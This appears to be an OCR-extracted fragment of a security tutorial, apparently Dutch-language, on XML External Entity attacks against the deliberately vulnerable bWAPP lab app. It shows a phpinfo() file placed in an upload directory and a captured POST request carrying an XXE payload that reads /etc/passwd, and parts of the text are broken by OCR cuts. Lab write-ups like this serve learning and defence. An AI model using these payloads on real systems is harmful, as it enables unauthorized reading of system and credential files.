
Uw email adres


```php
<?php

phpinfo();

?>
```

/wp-content/upload






```
stab103.6 #1 SMP Wed Jan 21 13:07:39

86_64-redhat-linux-gnu' '--
prefix=/usr' '--exec-prefix=/usr' '--
-datadir=/usr/share' '--
=/usr/libexec' '--localstatedir=/var' '--
odir=/usr/share/info' '--cache-
e-path=/etc' '--with-config-file-scan-
path' '--without-pear' '--with-bz2' '--with-
dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-
-with-iconv' '--with-jpeg-dir=/usr' '--with-
out=GNU' '--enable-exif' '--enable-ftp' '--
sem' '--enable-sysvshm' '--enable-
enable-shmop' '--enable-calendar' '--
th-system-tzdata' '--enable-force-cgi-
ap-ssl' '--enable-mbstring=shared' '--
shared' '--enable-dba=shared' '--with-
-with-ldap-sasl' '--with-
sql/mysql_config' '--enable-dom=shared'
mp=shared,/usr' '--enable-soap=shared'
enable-xmlwriter=shared' '--with-
d' '--with-pdo-
d,/usr/lib64/mysql/mysql_config' '--with-
--with-sqlite3=shared,/usr' '--enable-
'--with-libedit' '--with-pspell=shared' '--
-sysvmsg=shared' '--enable-
-posix=shared' '--with-
able-intl=shared' '--with-icu-dir=/usr' '--

Server API    CGI/FastCGI
```


TRY HARDER…

XXE ANYBODY?



/ XML External Entity Attacks (XXE) /

Reset your secret to Any bugs?




Reset your secret to Any bugs?

```
HTTP/1.1 200 OK
Date: Fri, 29 May 2015 09:09:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSS
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 28
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```


```
eva's secret has been reset!
```

```
<reset><login>eva</login><secret>Any bugs?</secret></reset>
```



```
POST http://192.168.122.95/bWAPP/xxe-2.php HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: nl,en-US;q=0.7,en;q=0.3
Content-Type: text/xml; charset=UTF-8
Referer: http://192.168.122.95/bWAPP/xxe-1.php
Content-Length: 59
Cookie: PHPSESSID=f3bce1fa57915a3956ff676748361fbc; security_level=0
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Host: 192.168.122.95
```

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
 <!ENTITY sorry SYSTEM "file:///etc/passwd">
]>
<reset><login>&sorry;</login><secret>Any bugs?</secret></reset>
```

